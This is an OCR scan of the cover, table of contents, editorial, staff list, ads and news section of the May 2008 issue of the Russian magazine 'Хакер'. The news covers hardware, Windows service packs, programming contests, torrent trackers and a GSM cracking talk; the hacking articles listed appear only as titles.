ВСЕ ОПЕРАТОРЫ НА ОДНОЙ SIM-КАРТЕ СТР. 116

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

ХАКЕР

МАЙ 05 (113) 2008

На что способна твоя web-камера

7 ЧУМОВЫХ РЕЦЕПТОВ ИСПОЛЬЗОВАНИЯ ОБЫКНОВЕННОЙ WEB-КАМЕРЫ

СТР. 30

ЗАПАРОЛЕННАЯ ВЛАСТЬ
МЕТОДИКИ ВЗЛОМА ПАРОЛЕЙ В ORACLE

СТР. 52

АРМИЯ ЛОАДЕРОВ!
УНИВЕРСАЛЬНЫЕ ПРИЕМЫ ВЗЛОМА ТРИАЛЬНОГО СОФТА

СТР. 62

СПУТНИК ДЛЯ ВСЕЙ СЕМЬИ
ВЗЛОМ СПУТНИКОВОГО TV И ВЫНОС КАРДШАРИНГА НА ТЕЛЕВИЗОР

СТР. 122

КАК ДВА ЛИНКА ОБУЗДАТЬ
ЭФФЕКТИВНАЯ РАБОТА НЕСКОЛЬКИХ ИНТЕРНЕТ-КАНАЛОВ ВО FREEBSD

СТР. 138

CONTENT•05(113)

MEGANEWS
004 **ВСЕ НОВОЕ ЗА ПОСЛЕДНИЙ МЕСЯЦ**

FERRUM
016 **УСПЕТЬ СОХРАНИТЬСЯ**
СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ НЕДОРОГИХ ИБП
022 **4 ДЕВАЙСА**
ОБЗОР ЧЕТЫРЕХ НОВЫХ ДЕВАЙСОВ
024 **ПОБЕДА В БОРЬБЕ ЗА СКОРОСТЬ**
ТЕСТИРОВАНИЕ ДВУХДИАПАЗОННОГО ADSL ИНТЕРНЕТ-ЦЕНТРА ZYXEL P660HTW2 EE

PC_ZONE
026 **ТОТАЛЬНЫЙ АНТИВИРУС**
УНИВЕРСАЛЬНЫЙ АНТИВИРУСНЫЙ ЦЕНТР СВОИМИ РУКАМИ
030 **НА ЧТО СПОСОБНА ТВОЯ WEB-КАМЕРА**
СЕМЬ НЕОБЫЧНЫХ ПРИМЕНЕНИЙ ДЛЯ САМОЙ ОБЫКНОВЕННОЙ ВЕБ-КАМЕРЫ
036 **КАК Я СТАЛ ФРИЛАНСЕРОМ**
ЗАМЕТКИ ВОЛЬНОГО СТРЕЛКА
041 **MOBILE TRICKS**
ИСПОЛЬЗУЕМ КОММУНИКАТОРЫ ASUS НА 100%

ВЗЛОМ
044 **EASY HACK**
ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ
048 **ОБЗОР ЭКСПЛОЙТОВ**
МНОГО НОВЫХ СПЛОИТОВ
052 **ЗАПАРОЛЕННАЯ ВЛАСТЬ**
ЩЕЛКАЕМ ПАРОЛИ ОТ ORACLE, КАК ОРЕШКИ
058 **В ГОРЯЧЕМ СЕРДЦЕ ФАЙРВОЛА**
ВЗЛОМ ПОРТАЛА ПОПУЛЯРНОГО БРАНДМАУЭРА
062 **ТЫ – ПОВЕЛИТЕЛЬ АРМИИ ЛОАДЕРОВ!**
УНИВЕРСАЛЬНЫЕ ПРИЕМЫ БЫВАЛОГО КРЭКЕРА
068 **РАСКРЫВАЕМ КОД**
ДИЗАССЕМБЛИРОВАНИЕ C# ПРОГРАММ ОТ А ДО Z
074 **X-TOOLS**
ПРОГРАММЫ ДЛЯ ВЗЛОМА

СЦЕНА
076 **ЗАМЕТКИ О ХАК-ФОРУМАХ**
ПРЕДВЗЯТЫЙ ОБЗОР НЕПРИВАТНЫХ ХАКЕРСКИХ И ОКОЛОХАКЕРСКИХ КОНФЕРЕНЦИЙ
080 **X-PROFILE**
ПРОФАЙЛ ЖАННЫ РУТКОВСКОЙ
084 **X-STUFF**
ФОТОГРАФИИ РАБОЧИХ МЕСТ ХАКЕРОВ

ЮНИКСОЙД
086 **ВЕЛИКОЛЕПНАЯ СЕМЕРКА**
ОБЗОР НОВШЕСТВ В FREEBSD 7.0
090 **ПРОРЫВ СКВОЗЬ PPP**
НАСТРАИВАЕМ PPPOE И PPTP ПОДКЛЮЧЕНИЯ В LINUX
096 **ВО ВЛАСТИ СУПЕРБЛОКА**
ФАЙЛОВАЯ СИСТЕМА LINUX В ПОДРОБНОСТЯХ

КОДИНГ
100 **РЕАЛЬНАЯ ПОМОЩЬ ДОМОХОЗЯЙКАМ**
УЧИМСЯ КОДИТЬ МОДУЛИ ПОДДЕРЖКИ ОБОЗРЕВАТЕЛЯ
104 **ФУНКЦИОНАЛЬНАЯ ШПИОНОМАНИЯ**
КРАТКИЙ КУРС ПЕРЕХВАТА ФУНКЦИЙ В DELPHI
110 **ОСТОРОЖНО, ДВЕРИ ОТКРЫВАЮТСЯ**
СОБИРАЕМ НЕДЕШЕВЫЙ ДОРГЕН НА C#
114 **ТРЮКИ ОТ КРЫСА**
ПРОГРАММИСТСКИЕ ТРЮКИ И ФИЧИ НА C\C++ ОТ КРИСА КАСПЕРСКИ

ФРИКИНГ
116 **МОБИЛЬНАЯ SIMPHONIA**
ПОЛТОРА ДЕСЯТКА МОБИЛЬНЫХ АККАУНТОВ НА ОДНОЙ SIM'КЕ
122 **СПУТНИК ДЛЯ ВСЕЙ СЕМЬИ**
ВЫНОС КАРДШАРИНГА НА ТЕЛЕВИЗОР

XAKEP.PRO
128 **КОДОВОЕ ИМЯ «LONGHORN»**
WINDOWS SERVER 2008: ОБЗОР НОВОВВЕДЕНИЙ
132 **РЕЦЕПТЫ ПРИГОТОВЛЕНИЯ КАЛЬМАРА**
SQUID: НАСТРАИВАЕМ КОНТРОЛЬ ДОСТУПА И ОПТИМИЗИРУЕМ КЭШ
138 **КАК ДВА ЛИНКА ОБУЗДАТЬ**
ДОБИВАЕМСЯ ЭФФЕКТИВНОЙ РАБОТЫ НЕСКОЛЬКИХ ИНТЕРНЕТ-КАНАЛОВ ВО FREEBSD
144 **ЖИЗНЬ СЕРВЕРА БЕЗ BSOD**
СКРЫТЫЕ РЫЧАГИ УПРАВЛЕНИЯ ЯДРОМ WINDOWS SERVER 2003

ЮНИТЫ
148 **ДЕПРИВАЦИЯ: НАД ПРОПАСТЬЮ СНОВИДЕНИЙ**
ФИЛИГРАННАЯ ТЕХНИКА ТРАНСФОРМАЦИИ СНА
152 **FAQ UNITED**
БОЛЬШОЙ FAQ
156 **ПОДПИСКА**
ПОДПИШИСЬ НА НАШ ЖУРНАЛ
158 **ДИСКО**
8,5 ГБ ВСЯКОЙ ВСЯЧИНЫ
160 **WWW2**
УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ



Intro

Свобода информации и знаний постепенно меняет мир. То, что раньше было прерогативой государств, спецслужб и корпораций постепенно спускается к обычным людям. Массово открываются протоколы и исходники софта, бесплатные opensource-платформы постепенно заменяют закрытые решения в тех сферах, где это возможно.

Только подумай: теперь даже прослушать GSM A5/1 телефон не большая проблема. Алгоритмом взлома только что поделился со всем миром Skyper из THC на конференции HITB 2008. Все, что надо – это девайс примерно за $700 и определенные знания в голове, которые можно получить в интернете. И можно не сомневаться в том, что это обстоятельство очень быстро улучшит протокол.

Свобода информации и знаний начинает управлять миром. То, что раньше было доступно единицам, становится доступно всем.

Это же классно, когда о баге в протоколе узнает весь мир, а не только спецслужбы. Когда обладая спецификацией и исходниками некоторых частей Windows opensource-разработчики могут писать классный софт. Когда любой человек может бесплатно за 5 минут сделать свой блог на Wordpress и делиться своими мыслями со всем миром.

Все это создает тот новый мир, на который мы с тобой можем легко влиять, улучшая и меняя его под себя.

nikitozz, гл. ред. X

udalite.livejournal.com

/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Петя и Волк
(magazone@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)

/xakep.ru
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Обо всем за последний месяц



Эксклюзив от «Эльдорадо»

По-настоящему уникальную и эксклюзивную вещь представила нашему вниманию компания «Эльдорадо». Новейший 22" монитор VLED221wm со светодиодной подсветкой от известных мониторных мастеров ViewSonic способен удовлетворить как нужды киноманов, отдающих предпочтение High-Definition'у, и опытных геймеров, так и просто требовательных к цветопередаче пользователей. Цветовой охват новинки в 118% NTSC и динамическая контрастность 12000:1 не имеют аналогов в мире — обычные мониторы способны охватить лишь 70-75% данного стандарта. Прибавим к этому время отклика в 5 мс, максимальное разрешение экрана 1680 x 1050, встроенные стереодинамики SRS WOW HD и веб-камеру и получим отличную, во всех отношениях удобную вещь. Интересно и то, что в течение трех месяцев этот монитор в России можно будет приобрести только в сети магазинов «Эльдорадо», и его цена составит $700 против $800, рекомендованных для европейского рынка. Учитывая, что схожие по характеристикам товары стоят порядка $1000 и выше, предложение «Эльдорадо» более чем выгодно и такой шанс упускать не стоит :) .


$3 млрд — в такую сумму оценили Яндекс в компании Silicon Alley Insider, опубликовав рейтинг самых дорогих стартапов. Wikipedia стоит более чем вдвое дороже: **$7 млрд**.

Microsoft командует: «Роботы, к бою!»

Создатель Windows не перестает удивлять публику своими новыми проектами. Пока юзеры ругают Windows Vista за глюкавость, Microsoft полностью переводит MSDN на русский язык и занимается самыми разнообразными стартапами. На днях ею были анонсированы соревнования по созданию (тут надо задержать дыхание)... роботов! Фестиваль RoboChamps 2008 не подразумевает конструкторского кубка, где умельцы собирают дроидов из того что попалось под руку, тратя бесчисленное количество денег на камеры, сервоприводы, аккумуляторы и дорогущую электронику. Вместо этого Microsoft предлагает всем желающим, не тратя ни копейки, создать и запрограммировать робота виртуального — на базе своей специально разработанной платформы. Участник может установить программу Robotics Studio 2008, загруженную с официального сайта соревнований www.robochamps.com, и сразу же приступить к увлекательнейшему процессу конструирования дроида. О богатстве возможностей говорит хотя бы SDK-пакет для разработчиков, имеющий размер 400 Мб. Если ты с детства мечтаешь создать своего собственного робота, то можешь приступить прямо сейчас и принять участие в одном из 6 соревнований:

1. прохождение лабиринта;
2. исследование поверхности планеты Марс;
3. вождение по городу с учетом трафика, дорожных знаков и светофоров;
4. спасательная миссия в городе, разрушенном в результате землетрясения;
5. сумо (участникам предстоит вытеснить робота-оппонента за ринг);
6. турнир, в котором необходимо показать превосходство своего робота перед другими участниками.

Соревнования пройдут 27-30 октября в Лос- Анджелесе. Между тем, на портале MSDN уже доступен «Центр разработчика Microsoft Robotics» (msdn2.microsoft.com/en-us/robotics/default.aspx), где можно найти форумы, материалы для обучения по Robotics Studio 2008 и другую полезную информацию.



Российский финал «Imagine Cup» 2008




11-го апреля в Москве, в ДК МАИ, прошел российский финал кубка технологий — «Imagine Cup» (www.imaginecup.ru). Этот крупнейший в мире технологический конкурс проводится уже 6 лет, начиная с 2003 года, при поддержке Microsoft, а также ряда других компаний и фондов, в числе которых даже ЮНЕСКО. Главные его цели — привлечение внимания молодых людей (в основном студентов) к теме инноваций в сфере IT, «наведение мостов» между молодежью разных стран, разработка и создание решений глобальных мировых проблем, а также развитие технологического прогресса в целом. На этот раз в соревновании принимают участие команды из 117 стран.

Тема конкурса в этом году звучит так: «Представьте мир, в котором технологии помогают поддерживать стабильную окружающую среду». В нашем финале были представлены четыре категории из девяти существующих в «Imagine Cup». Это «Программные проекты», «Проект Хошими» по созданию игровой стратегии, «Алгоритмы», и онлайновый конкурс «Цифровая фотография — фотоэссе» (www.photocup.ru).

Итоги российского тура выглядят следующим образом. Первое место среди более чем 400 участников в категории «Программные проекты» заняла сборная команда питерских ВУЗов, со своим проектом «Arina», ориентированным на повышение эффективности работы лесопожарных служб. Представлять Россию на финале кубка технологий, который состоится в июле во Франции, будут именно они — Анатолий Никитин из СПбГУ ИТМО, Роман Белов из СПбГУ и Дарья Элькина из СПб ЛЭТИ. Второе место отошло ученикам Нижегородского государственного университета им. Н.И.Лобачевского с проектом «.Life», имитирующим интерактивное состояние окружающей среды и влияние на нее человека. «Бронза» же досталась сборной московских ВУЗов, с их прототипом беспилотного летательного аппарата «AirRanger», при помощи которого возможно осуществлять мониторинг местности. Победителем категории «Алгоритмы» стал Бойко Алексей из Томска, а финалистом «Проекта Хошими» команда RedDevils из Иваново (Илья Гребнов, Сергей Гребнов).

Помимо самого конкурса на «Imagine Cup» состоялся круглый стол по теме «Коммерциализация технологий. Новые возможности для студентов в России» при участии члена команды-победителя международного финала Imagine Cup 2005, Ивестиционно-технологического Альянса и Фонда содействия развитию малых форм предприятий в научно-технической сфере.





adidas football manager 2008



невозможное возможно

www.adidasfootballmanager.ru

Стань футбольным менеджером. Собери команду мечты.
Прими участие в Чемпионате Европы 2008 и сразись за самый желанный футбольный трофей.

Первый сервис-пак для Vista и третий для XP



Итак, свершилось! В апреле, чуть больше года спустя после релиза самой ОС, вышел SP1 для Windows Vista. Вокруг первого пакета обновлений циркулировало множество слухов и домыслов, но теперь ничего домысливать уже не нужно, можно просто во всем убедиться лично. Во-первых, теперь Vista распознает большую часть существующего железа и ПО. В ее «базе знаний» сейчас свыше 80000 девайсов и компонентов, а это в два раза больше, чем было на момент выхода системы. Так же, Vista отныне подружится и с основными 150-ю бизнес-приложениями от именитых производителей, в числе которых Adobe, Cisco, IBM, Oracle, Sun и другие.

Во-вторых, устранена большая часть ошибок, приводивших ко всевозможным эррорам. Согласно официальной информации, стабильность системы возросла вдвое. Говоря о стабильности — пофиксили чересчур медленное копирование файлов, тормоза при выходе из спящего режима у ноутбуков и улучшили работу с беспроводной связью.

В-третьих, изменениям подверглась проверка подлинности ОС. После установки SP1 Vista перепроверит себя на предмет двух самых распространенных способов обхода проверки активации. В случае положительного результата Vista их аннулирует и раз в час будет предлагать провести активацию уже нормальным способом. Вошли в пакет обновлений и все предыдущие патчи из области безопасности, и была улучшена работа с программами, распознающими вредоносное ПО, то есть, с различными антивирусами и тому подобными сканерами-мониторами.

В остальном, мелких и не очень исправлений и добавлений много. С полным их списком можно ознакомиться на официальном сайте. К примеру, Vista теперь оборудована поддержкой нового стандарта UEFI и форматом для флеш-накопителей ExFAT.

Но на выходе SP1 для Vista новости от Microsoft не заканчиваются. Практически одновременно с ним, лишь на пару недель позже, вышел SP3 для нетленной XP. По сути, его уже окрестили полным собранием всех аддонов, появившихся за те три года, что прошли с момента SP2. Однако, помимо этого, нельзя не отметить портированные из Vista элементы, такие как Network Access Protection и Windows Imaging Component. Очевидно, все плавно движется к тому, о чем Microsoft говорит уже давно — к прекращению поддержки XP. А выход SP3 это своего рода лебединая песня.

По мнению аналитиков компании Mobile Research Group, число iPhone'ов в России составляет **500 000**. Больше только в Китае и США. Неслабо навезли контрафакта, да?



Шире, красочнее, популярнее

Этой весной компания LG решила порадовать поклонников качественного изображения сразу несколькими новыми продуктами. Речь, конечно же, идет о мониторах. Первая серия новинок — W42 — представит нам широкоформатные ЖК-дисплеи с диагоналями в 19", 20" и 22". Характеристики таковы — динамическая контрастность 8000:1, время отклика 5 мс и система LG f-ENGINE, позволяющая значительно улучшить изображение. Модели серии, оканчивающиеся на букву «T» (например W2042T), оснащены цифровым интерфейсом DVI-D, который поддерживает систему против незаконного копирования контента HDCP.

Вторая новая серия — W00 — ориентирована на профессионалов и «гурманов» в области визуала. Два дисплея W2600HP и W3000H, обладающие диагоналями в 26" и 30" дюймов, соответственно, должны идеально подойти тем, кто много и серьезно работает с графикой — расширенная цветовая гамма, полная поддержка HD, максимальное разрешение 1920 x 1200 и 2560 x 1600. Но, конечно, и цена у гигантов тоже немаленькая — $1400 за модель W2600HP и $2250 за W3000H.

В прошлом году жертвами фишинга стали **3,6 миллионов** клиентов финансовых сервисов. Они потеряли в общей сложности **$3,2 млрд.**


Ваши способности. Наше вдохновение.
Microsoft
В современном мире ИТ вам потребуется сервер, который железно будет работать. Поэтому, создавая Windows Server® 2008, мы применили такие инновационные решения, как отказоустойчивая кластеризация и возможность установки в режиме Server Core. Эти решения помогают избегать угрозы безопасности и обеспечивать сверхвысокую надежность!
Встречайте новый Windows Server 2008 на **www.windows-server.ru**
IT 24-7
Сервер. Будущее в настоящем.
Windows Server 2008

08 final results

Place	Name	Solved	Time
1	St. Petersburg University of IT, Mechanics and Optics	8	[illegible]
2	Massachusetts Institute of Technology	7	[illegible]
3	Izhevsk State Technical University	7	[illegible]
4	Lviv National University	7	[illegible]
5	Moscow State University	7	[illegible]
6	Tsinghua University	7	[illegible]
7	Stanford University	7	[illegible]
8	University of Zagreb	7	[illegible]
9	University of Waterloo	7	[illegible]
10	Petrozavodsk State University	6	[illegible]
11	St. Petersburg State University	6	[illegible]
12	[illegible] State University	6	[illegible]

Команда ИТМО выиграла в Битве Мозгов

С 6 по 9 апреля в канадском городке Банфф на западе страны проходил крупнейший и старейший мировой чемпионат по спортивному программированию — ACM ICPC, главным спонсором которого является компания IBM. Проводимое в 32 раз мероприятие собрало 100 сильнейших команд со всего мира, причем одно из самых многочисленных представительств было у России: всего приехало 11 российских команд.

В ходе пятичасового соревнования командам-участникам было предложено 11 задач, для решения которых требовались незаурядные знания в области математики и программирования. В итоге, решив 8 из 11 задач, победила команда ИТМО — института точной механики и оптики из Петербурга. Второе места заняли студены MIT из массачусетского технологического, третье и четвертое — Львовский университет и ИжГТУ, соответственно. Всего 5 российских команд заняли призовые места.



Немецкая Wikipedia содержит **700 тысяч** статей и является вторым по величине разделом энциклопедии после английского. В сентябре **2008 года** она выйдет в тираж на бумаге.

Sun Tech Days в Питере

В начале апреля в Санкт-Петербурге, вот уже в третий раз, прошли российские Sun Tech Days. Это ежегодное мероприятие, в течение 10 лет организуемое компанией Sun Microsystems по всему миру, представляет собой серию конференций и проводится в целях обмена опытом, популяризации и развития таких технологий, как Solaris и Java. В этом году в Питере с докладами побывали создатель Debian GNU/Linux и вице-президент Sun Microsystems по контактам с сообществом разработчиков — Ян Мердок (Ian Murdock), Рич Грин (Rich Green) — исполнительный вице-президент руководителя подразделения Sun Microsystems, отвечающего за ПО, и многие другие. Основными темами 2008 года стали JavaFX, Solaris, GlassFish, JavaSE7, OpenJDK и так далее. Всего за эти три дня было зачитано аж 72 доклада и проведено 6 мастер-классов. Ознакомиться со всем этим более детально можно на сайте мероприятия — www.developers.sun.ru/techdays.


РЕКЛАМА
puma.com
SportLifestyle
Спорт как Стиль: USAN от PUMA
PUMA

Первый «музыкальный» тариф от МТС

МТС и медиа-холдинг А1 представляют первый тариф для любителей альтернативной музыки — «Альтернатива». Абонентам предлагается ряд уникальных услуг, разработанных совместно с Первым Альтернативным Музыкальным телеканалом A-ONE. Среди них всевозможные конкурсы, викторины, оперативные новости из сферы музыки и не только, собственный WAP-портал, огромный выбор мобильной музыки и так далее. Цитируя главного директора канала A-ONE Михаила Евграфова, тариф призван объединить вокруг себя комьюнити людей, «которые хотят быть собой и при этом не хотят быть, как все». Тому хорошо поспособствуют, например, бесплатные MMS внутри тарифа или возможность бесплатного просмотра A-ONE прямо с мобильного телефона.

Интересная статистика: почти половину всего интернет-трафика **(40%)** потребляют самые активные сетевые пользователи, которых всего-навсего 0.**5%** от общего числа юзеров.

Время бороться с GPS




Модули глобальной системы позиционирования (GPS) успешно прижились в автомобильной навигации, судоходстве и авиации. Их интегрируют в ошейники домашних животных и используют для мониторинга общественного транспорта. По заявлению известнейших футуристов, уже к 2025 году чипы GPS будут имплантированы большинству жителей США. Как тут не задуматься об анонимности? В глобальном смысле этого слова! На рынке уже сейчас доступны десятки моделей так называемых GPS jammer'ов, излучающих помехи в диапазоне частот, которые используются спутниками глобальной системы позиционирования. Проблема решается, что называется, в лоб, но зато как действенно! Лишенный возможности принимать сигналы с нужного количества спутников, любой GPS-адаптер оказывается бесполезной игрушкой, безуспешно пытающейся определить координаты своего месторасположения. Все большую популярность набирают подавители сигнала GPS, работающие от прикуривателя автомобиля, дальность таких гаджетов составляет примерно 5 метров. Интересно, научились ли с ними бороться создатели продвинутых автомобильных сигнализаций с возможностью слежения за автомобилем через GPS (за обслуживание такой сигнализации взимается баснословная абонентская плата)— или свободно продаваемая безделушка, ценою 265$, может свести все их старания на «нет»?

Жизнь и смерть torrent-трекеров



«BitTorrent — зло! На трекерах — один варез! Закрыть немедленно!», — канадская ассоциация звукозаписывающих компаний всерьез взялась за известный торрент-трекер demonoid.com. Привязались — не отцепишь: под сильным давлением властей трекер был отключен 9 ноября. С тех пор периодически подавали признаки жизни то сам сайт, то форум, то серверы. Вернуть трекер к жизни удалось только в апреле, когда он полностью восстановил работу, переехав не куда-нибудь, а в сеть украинского провайдера Colocall. Сам основатель то ли тщательно шифруясь, то ли устав или банально испугавшись последствий, публично заявил на форуме, что бразды правления им были переданы его другу. Однако система работы сервера (в том числе регистрация только по приглашениям) и команда модераторов останутся прежними.
Другой не менее известный трекер The Pirate Bay родом из Швеции судится со с звукозаписывающими компаниями уже давно, однако успешно продолжает работать. Параллельно с основным сервисом создатели активно занимаются стартами. Несколько недель назад The Pirate Bay запустили хостинг блогов без цензуры. Новый сервис Baywords (baywords.com) обещает стать безопасной бухтой для блоггеров, которые могут писать о чем угодно, не опасаясь, что хостинг может прикрыть их «лавочку».



Capture The Flag в России

С 26 по 28 апреля в УрГУ (Екатеринбург) первый раз проводился открытый контест по информационной безопасности в формате «Capture The Flag», в котором приняло участие 9 команд.
Каждая команда получила сервер с предустановленным набором уязвимых сервисов, причем на момент начала игры сервера команд были абсолютно идентичными. Задача участников заключалась в поддержке своих сервисов в рабочем состоянии и взломе серверов других команд. Подробности конкурса можно узнать на официальном сайте www.rustf.org.

Заявился на HITB? Ответь на пару вопросов

Воодушевленный предстоящим выступлением на HITB, один из мемберов THC готовился к вылету из аэропорта Хитроу, когда к нему подошли представители спецслужб и отвели в сторонку. По словам хакера, эти ребята были хорошо осведомлены о том, кто он такой, где живет и чем занимается. Не было секретом и то, что специалист по безопасности направляется в ОАЭ, чтобы представить доклад о взломе криптографического алгоритма A51. Напомню, что именно он используется для шифрования данных в системах сотовой связи GSM. Доклад обещал стать настоящей бомбой. В нем приводились доказательства того, что с помощью публично доступного оборудования, цена которого не превышает $1000, возможно не только перехватить звонки и текстовые сообщения SMS, но и расшифровать их! Агенты дали понять хакеру, что власти намерены убедиться в том, что он не вывозит из страны девайсы для криптоанализа. В частности их сильно заинтересовал старенький телефон хакера — Nokia 3310 и так называемый USPR (Universal Software Radio Peripheral) — пускай и хитрый, но все-таки доступный радиоприемник, управляемый программными средствами. Доводы специалиста о том, что это самое обычное оборудование, оказались недостаточными и каждый из девайсов был взят на экспертизу. Примечательно, что ноутбук и бумаги агентов почему-то совершенно не интересовали. Обеспокоенный хакер поделился своими переживаниями в анонимном блоге blog.thc.org, где позже отписал, что оборудование ему вернули.

